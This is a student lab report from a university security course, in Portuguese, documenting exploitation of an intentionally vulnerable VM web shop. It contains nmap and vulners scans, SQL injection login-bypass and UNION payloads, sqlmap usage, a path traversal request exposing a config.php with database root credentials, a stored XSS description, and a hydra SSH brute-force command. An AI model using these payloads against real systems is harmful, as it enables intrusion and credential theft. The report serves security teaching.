



universidade
de aveiro

Segurança Informática e nas Organizações

Projeto 1: Exploração de Vulnerabilidade

Autores:

André Gual	nº 88751
João Laranjo	nº 91153

Objetivos	3
Introdução	3
O que são CVE:	3
O que é uma “Vulnerability”:	3
O que é uma “Exposure”:	3
O que é um identificador CVE:	3
Preparação	4
Trabalho	5
Enumere os portos abertos, descrevendo a sua funcionalidade.	5
Enumere o sistema operativo e aplicações disponíveis na máquina, incluindo versões de aplicações. Descreva a função de cada aplicação e valide que se encontram em operação.	6
Enumere e descreva potenciais vulnerabilidades encontradas nos serviços, com nível superior a 7 (http://cvedetails.com). Consegue validar a existência de alguma vulnerabilidade?	7
Analise a página web e descreva potenciais vulnerabilidades encontradas. Existe um leque variado, relacionadas com validações de entrada, autorizações, más configurações, más práticas.	8
Login Bypass (Sql injection)	8
Sql map	9
Sql injection através do url	11
Nikto Scan	13
Obtenção de credenciais da base de dados	13
XSS	15
Explore as vulnerabilidades encontradas, descrevendo cada passo tomado, a razão dela existir e qual o potencial impacto.	16
Crie uma ferramenta (script python) para automatizar os passos que levam à exploração da vulnerabilidade mais grave que encontrar.	16
A primeira opção permite fazer update dos dados da conta do administrador (nome e password).	17
A segunda opção permite fazer um novo post no blog em nome do administrador. Visto que o utilizador pode inserir o conteúdo que quiser, poderá inserir conteúdo que irá ser representado na forma de XSS cross-site scripting.	17
A última opção permite ao utilizador obter o ficheiro config.php que contém as credenciais da base de dados utilizada no website.	17
O script utiliza as bibliotecas mechanize e urllib para fazer pedidos http e obter informação do website.	17
Extra	17
Bibliografia	18

Objetivos

- Determinação de vulnerabilidades existentes.
- Determinação do risco e impacto.
- Exploração de vulnerabilidades.

Introdução

Com a elaboração deste projeto temos como objetivo principal a exploração dos CVE (Common Vulnerabilities and Exposures) existentes na página de uma pequena loja. Tanto página como sistemas associados possuem várias e variadas vulnerabilidades.

O que são CVE:

CVE ou Common Vulnerabilities and Exposures é uma lista de vulnerabilidades e exposições. O principal objetivo do CVE é facilitar a partilha de informação relacionada com problemas de vulnerabilidades mantendo uma “enumeração comum”.

O que é uma “Vulnerability”:

Uma vulnerabilidade (em segurança informática) é um erro no software que pode ser usado diretamente por um atacante (“hacker”) para obter acesso a um sistema ou rede.

O que é uma “Exposure”:

Uma exposição (em segurança informática) é um erro no software que permite o acesso a informações e ou recursos que podem ser explorados por um atacante (“hacker”) como ferramenta para aceder ao sistema ou rede.

O que é um identificador CVE:

Também conhecidos por nomes, números ou IDs, os identificadores CVE são únicos e servem para identificar vulnerabilidades de segurança publicamente conhecidas.

Cada identificador CVE inclui:

- Número ("CVE-1999-0067")
- Indicação do estado ("Entry", "Candidate")
- Breve descrição
- Referências
- São também utilizados como método standard por produtores, vendedores e investigadores para identificar vulnerabilidades.


Preparação

Foi obtida a imagem da máquina virtual disponibilizada na página da disciplina.

Após criada a máquina virtual foi ligada em modo Bridge ou HostOnly.

(De notar que os IPs da máquina virtual variaram para as várias sessões de desenvolvimento do projeto.)

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: emp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:88:d2:fc brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.122/24 brd 192.168.1.255 scope global dynamic emp0s3
       valid_lft 3605sec preferred_lft 3605sec
   inet6 fe80::a00:27ff:fe88:d2fc/64 scope link
       valid_lft forever preferred_lft forever
localhost login:
```



Trabalho

1. Enumere os portos abertos, descrevendo a sua funcionalidade.

Um porto é um “endpoint” de comunicação. Ao nível de software, num sistema operativo, um porto é uma saída/ligação que identifica um processo ou um tipo de serviço network. Portos são definidos por um protocolo e um endereço conhecido como número do porto. Com auxílio da ferramenta nmap foram encontrados os seguintes portos abertos:

nmap 192.168.1.122

```
[(base) MBP-de-Joao:~ joaolaranjo$ nmap 192.168.1.106
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-17 18:18 WEST
Nmap scan report for 192.168.1.106
Host is up (0.00056s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp   open  mysql
```

nmap -v 192.168.1.122

```
Scanning 192.168.1.122 [1000 ports]
Discovered open port 443/tcp on 192.168.1.122
Discovered open port 22/tcp on 192.168.1.122
Discovered open port 3306/tcp on 192.168.1.122
Discovered open port 80/tcp on 192.168.1.122
Completed Connect Scan at 21:03, 0.06s elapsed (1000 total ports)
Nmap scan report for 192.168.1.122
Host is up (0.0024s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
3306/tcp   open  mysql

Read data files from: /usr/local/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Conseguimos identificar os seguintes portos:

- 22 - Protocolo TCP - Serviço SSH - Secure Shell - Protocolo de rede criptográfico que fornece uma ligação segura entre cliente-servidor.
- 80 - Protocolo TCP - Serviço HTTP - HTTP é um protocolo de comunicação, é também a base para a troca de informação da WWW.
- 444 - Protocolo TCP - Serviço HTTPS - HTTPS é uma implementação do protocolo HTTP sobre uma camada adicional de segurança. Permite que os dados sejam transmitidos de forma criptografada e que se verifique a autenticidade do servidor e do cliente por meio de certificados digitais.
- 3306 - Protocolo TCP - Serviço MYSQL é o porto default para o protocolo MySQL que é usado pelo MySQL Client. SGBD MySQL.

2. Enumere o sistema operativo e aplicações disponíveis na máquina, incluindo versões de aplicações. Descreva a função de cada aplicação e valide que se encontram em operação.

Através da ferramenta *nmap* e do comando que se segue conseguimos identificar as versões para cada uma das aplicações disponíveis assim como do sistema operativo.

A função de cada aplicação já foi previamente descrita (ponto 1 deste trabalho).

Podemos também verificar que se encontram através da coluna "STATE" para a qual todas apresentam o estado "open".

Host is Up.

```
sudo nmap -sV -O 192.168.1.122
```

```
Nmap scan report for 192.168.1.122
Host is up (0.00048s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)
443/tcp   open  ssl/http Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)
3306/tcp  open  mysql    MariaDB (unauthorized)
MAC Address: 08:00:27:88:D2:FC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds
```

3. Enumere e descreva potenciais vulnerabilidades encontradas nos serviços, com nível superior a 7 (<http://cvedetails.com>). Consegue validar a existência de alguma vulnerabilidade?

Novamente, com o auxílio do nmap e com os scripts nmap-vulners e vulscan foram identificadas e classificadas as seguintes vulnerabilidades:

```
nmap -sV --script vulners 192.168.1.106  
nmap -sV --script=vulscan/vulscan.nse 192.168.1.106
```

Nota: Resultaram mais vulnerabilidades no entanto não foram listadas por apresentarem um CVSS Score (nível) superior a 7. Segue em anexo todo o output nos ficheiros:

nmap-vulscan.txt
nmap-vulners.txt

```
Nmap scan report for 192.168.1.106  
Host is up (0.00062s latency).  
Not shown: 996 closed ports  
PORT      STATE SERVICE  VERSION  
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)  
| vulners:  
|   cpe:/a:openbsd:openssh:7.1:  
|_    CVE-2016-8858  7.8    https://vulners.com/cve/CVE-2016-8858  
  
80/tcp    open  http     Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)  
|_http-server-header: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14  
| vulners:  
|   cpe:/a:apache:http_server:2.4.16:  
|     CVE-2017-7679  7.5    https://vulners.com/cve/CVE-2017-7679  
|     CVE-2017-7668  7.5    https://vulners.com/cve/CVE-2017-7668  
|     CVE-2017-3169  7.5    https://vulners.com/cve/CVE-2017-3169  
|_    CVE-2017-3167  7.5    https://vulners.com/cve/CVE-2017-3167  
  
443/tcp   open  ssl/http Apache httpd 2.4.16 ((Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14)  
|_http-server-header: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14  
| vulners:  
|   cpe:/a:apache:http_server:2.4.16:  
|     CVE-2017-7679  7.5    https://vulners.com/cve/CVE-2017-7679  
|     CVE-2017-7668  7.5    https://vulners.com/cve/CVE-2017-7668  
|     CVE-2017-3169  7.5    https://vulners.com/cve/CVE-2017-3169  
|_    CVE-2017-3167  7.5    https://vulners.com/cve/CVE-2017-3167  
  
3306/tcp  open  mysql    MariaDB (unauthorized)  
  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

4. Analise a página web e descreva potenciais vulnerabilidades encontradas. Existe um leque variado, relacionadas com validações de entrada, autorizações, más configurações, más práticas.

Em relação à página web primeiramente fizemos uma análise detalhada a todas as páginas acessíveis. Encontramos facilmente uma vulnerabilidade à primeira vista.

Uma das vulnerabilidades é o facto do email da conta “admin”, que supomos que seja a conta do administrador, estar presente numa das páginas.



Consideramo-lo uma vulnerabilidade com algum grau de gravidade porque visto que a autenticação do website é feita através de um email e de uma password, sendo que o email da conta admin é dado só será necessário fazer o bypass da password do mesmo.

Login Bypass (Sql injection)

Seguidamente decidimos testar o formulário de autenticação do website. Rapidamente descobrimos que o formulário era vulnerável a SQL injection (injeção de comandos sql). Encontrámos duas formas de fazer o bypass do login.

A primeira forma seria simplesmente colocar o email do admin (admin@expressmotors.net) e no campo da password injetar o código “ ‘ or 1=1 -- ‘.

Para a segunda forma reparámos que os campos do formulário apenas tinham validação do lado do cliente (html). Desta forma para não utilizarmos qualquer tipo de email era também possível remover a validação de email, simplesmente indo à developer console e alterar o tipo de input no html para text. O input passa então a aceitar qualquer caractere. Assim agora podemos simplesmente injetar o código ‘ or 1=1 -- ‘ no input do email e inserir qualquer caractere no input da password. O login é ultrapassado com sucesso.

Sql map

Seguidamente decidimos correr a ferramenta sqlmap. Esta permite a automatização do processo de procura de vulnerabilidades SQL injection e recolha de informação da base de dados. Ao correremos o seguinte comando conseguimos obter todas as bases de dados e tabelas de cada uma delas existentes no servidor:

```
sqlmap -u <URL> --data usermail="or 1=1" --tables
```

```
Database: motors
[3 tables]
+-----+
| tblBlogs |
| tblMembers |
| tblProducts |
+-----+
```

```
Database: performance_schema
[52 tables]
+-----+
| accounts |
| cond_instances |
| events_stages_current |
| events_stages_history |
| events_stages_history_long |
| events_stages_summary_by_account_by_event_name |
| events_stages_summary_by_host_by_event_name |
| events_stages_summary_by_thread_by_event_name |
| events_stages_summary_by_user_by_event_name |
| events_stages_summary_global_by_event_name |
| events_statements_current |
| events_statements_history |
| events_statements_history_long |
| events_statements_summary_by_account_by_event_name |
| events_statements_summary_by_digest |
| events_statements_summary_by_host_by_event_name |
| events_statements_summary_by_thread_by_event_name |
| events_statements_summary_by_user_by_event_name |
| events_statements_summary_global_by_event_name |
| events_waits_current |
| events_waits_history |
| events_waits_history_long |
| events_waits_summary_by_account_by_event_name |
| events_waits_summary_by_host_by_event_name |
| events_waits_summary_by_instance |
| events_waits_summary_by_thread_by_event_name |
| events_waits_summary_by_user_by_event_name |
| events_waits_summary_global_by_event_name |
| file_instances |
| file_summary_by_event_name |
| file_summary_by_instance |
| host_cache |
| hosts |
+-----+
```

...

Database: information_schema
[70 tables]

+-----+-----+	
ALL_PLUGINS	
APPLICABLE_ROLES	
CHARACTER_SETS	
CLIENT_STATISTICS	
COLLATIONS	
COLLATION_CHARACTER_SET_APPLICABILITY	Home
COLUMNS	
COLUMN_PRIVILEGES	
ENABLED_ROLES	
ENGINES	Details
EVENTS	
FILES	
GLOBAL_STATUS	
GLOBAL_VARIABLES	
INDEX_STATISTICS	
INNODB_BUFFER_PAGE	
INNODB_BUFFER_PAGE_LRU	
INNODB_BUFFER_POOL_STATS	
INNODB_CHANGED_PAGES	
INNODB_CMP	
INNODB_CMPMEM	
INNODB_CMPMEM_RESET	
INNODB_CMP_PER_INDEX	
INNODB_CMP_PER_INDEX_RESET	
INNODB_CMP_RESET	
INNODB_FT_BEING_DELETED	
INNODB_FT_CONFIG	
INNODB_FT_DEFAULT_STOPWORD	
INNODB_FT_DELETED	
INNODB_FT_INDEX_CACHE	
INNODB_FT_INDEX_TABLE	
INNODB_LOCKS	
INNODB_LOCK_WAITS	



Name: Expt

Details
Low profile,
Flaming red
Sponsored t

- Catalogue
- Cars
- Bikes

Sql injection através do url

Encontrámos também forma de injetar código sql no url e obter informações relativas à base de dados.

O url `http://192.168.127.14/details.php?prod=<prod_num>&type=<type_num>` é vulnerável a injeções de código através do argumento para o pedido get `<prod_num>` ao php. Ao variar o número tanto dos pedidos, é apresentada informação diferente na página.

Para além disso ao darmos um produto não existente a página retorna um erro que nos diz que não é encontrada a coluna x na cláusula where. Isto significa que está a ser efetuada uma query do tipo “where id=<prod_num>”

DB Error, could not query the database MySQL Error: Unknown column 'x' in 'where clause'

Após alguma exploração confirmámos a vulnerabilidade obtendo na página informações da base de dados como por exemplo :

Query:

`192.168.127.14/details.php?prod=x" union select 1,2,table_schema,4, table_name FROM information_schema.tables WHERE table_schema='motors' LIMIT 1,1 &type=1|`

Resultado: nome do schema que retorna a informação e do nome da primeira tabela desse schema.

Details



Name: motors

Details
tblMembers

Query:

192.168.127.14/details.php?prod=x" union select 1,2,user()),4, 5 &type=1

Resultado (host:localhost e user:root da base de dados):

Details



Name: root@localhost

Details
5

A partir da injeção de código neste url a maior parte das queries que retornam informação da base de dados são possíveis(leitura).

Nikto Scan

Para além das ferramentas de scan já utilizadas, utilizámos também o nikto para correr uma análise ao website. Esta ferramenta para além de várias informações úteis acerca das tecnologias a serem utilizadas (PHP, Apache, SSL), detetou também que o site é vulnerável a XSS scripting, e dá-nos também informações acerca dos diretórios que compõe o website. Uma informação importante é o facto de referir que existe um ficheiro config.php que contém informações acerca das credenciais da base de dados.

Executado: **nikto -h 192.168.127.14**

Resultados:

```
root@kali:~# nikto -h 192.168.127.14
- Nikto v2.1.6
-----
+ Target IP:      192.168.127.14
+ Target Hostname: 192.168.127.14
+ Target Port:    80
+ Start Time:     2019-10-19 02:16:29 (GMT1)
-----
+ Server: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14
+ Retrieved x-powered-by header: PHP/5.6.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie level created without the httponly flag
+ OpenSSL/1.0.2d-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Apache/2.4.16 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.6.14 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'content-disposition' found, with contents: filename="downloads"
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /downloads/: Directory indexing found.
+ OSVDB-3092: /downloads/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
```


Obtenção de credenciais da base de dados

Ao clicarmos no catalogue na bottom nav bar do website reparamos que é feito o download de um ficheiro pdf através de um url. Ao inspecionarmos o elemento verificamos que é utilizado um php que recebe um item como argumento.


```
▼ <li>
  ::marker
  <a href="/download.php?item=Brochure.pdf">Catalogue</a>
</li>
▼ <li>
```

Através da técnica de **path traversal** é possível obter o ficheiro config.php apresentado pelo scan da ferramenta nikto como um ficheiro que contém credenciais da base de dados.

Ao efetuarmos o request para o url <http://192.168.127.9/download.php?item=../config.php> obtemos o seguinte resultado:




É dada a possibilidade de obter o ficheiro config.php. Este ficheiro contém as credenciais da base de dados.

```
<?php
$host = 'localhost';
$user = 'root';
$pass = 'qwerty123';
$database = 'motors';
?>
</div>
<div class="products-list"></div>
```

XSS

XSS - Cross-Site Scripting são ataques do tipo injeção. São inseridos scripts maliciosos em sites confiáveis e benignos. Os ataques XSS ocorrem normalmente de um browser e afetam usuários externos. Através deste tipo de ataques é possível o roubo de qualquer input, isto ocorre quando a aplicação utiliza inputs de um utilizador sem os validar ou codificar.



<http://192.168.1.122/account.php>

Se na página “Account” fizermos um “Post new blog” com más intenções é possível verificar um tipo de ataque XSS.(Tanto o campo “title” como o “content” são vulneráveis).


```

```

Através do código anterior é possível colocar uma imagem, sempre que se passa o rato por cima da imagem é mostrado o cookie. Num cenário mais realista, podemos fazer o envio e receção destes dados adquiridos para um servidor.

O campo “Name” do update account é também vulnerável a este tipo de ataque.

Para que isto não aconteça todos os dados de input devem ter um limite e não permitir certos caracteres.



5. Explore as vulnerabilidades encontradas, descrevendo cada passo tomado, a razão dela existir e qual o potencial impacto.

Explicado na alínea anterior.

6. Crie uma ferramenta (script python) para automatizar os passos que levam à exploração da vulnerabilidade mais grave que encontrar.

Neste ponto decidimos criar uma ferramenta que consegue fazer o bypass do login do website e de seguida permite ao utilizador realizar 3 operações:

```
user@vm:~/Desktop/PROJETO$ python3 script.py
http://192.168.127.14/account.php?login=success

Login bypassed successfully!

1) Update Account Details
2) Post New Blog
3) Get Database Credentials
4) Exit
Choose an option: █
```


A primeira opção permite fazer update dos dados da conta do administrador (nome e password).

A segunda opção permite fazer um novo post no blog em nome do administrador. Visto que o utilizador pode inserir o conteúdo que quiser, poderá inserir conteúdo que irá ser representado na forma de XSS cross-site scripting.

A última opção permite ao utilizador obter o ficheiro config.php que contém as credenciais da base de dados utilizada no website.

O script utiliza as bibliotecas mechanize e urllib para fazer pedidos http e obter informação do website.

Extra

Para finalizar o trabalho tentámos também (sem sucesso) aceder remotamente à máquina. Foi utilizada a ferramenta hydra com alguns utilizadores e passwords. Segue em anexo (ficheiros).

```
hydra -s 22 -v -q -L ~/Desktop/users -P ~/Desktop/pass.txt -e nsr -t 9 -w 5 192.168.1.122 ssh
```

Bibliografia

<https://www.cvedetails.com/cve-help.php>

[https://en.wikipedia.org/wiki/Port_\(computer_networking\)](https://en.wikipedia.org/wiki/Port_(computer_networking))

https://en.wikipedia.org/wiki/Secure_Shell

https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

<https://en.wikipedia.org/wiki/HTTPS>

<https://dev.mysql.com/doc/mysql-port-reference/en/mysql-ports-reference-tables.html>

https://www.owasp.org/index.php/Path_Traversal

[https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

<https://cwe.mitre.org/data/definitions/1004.html>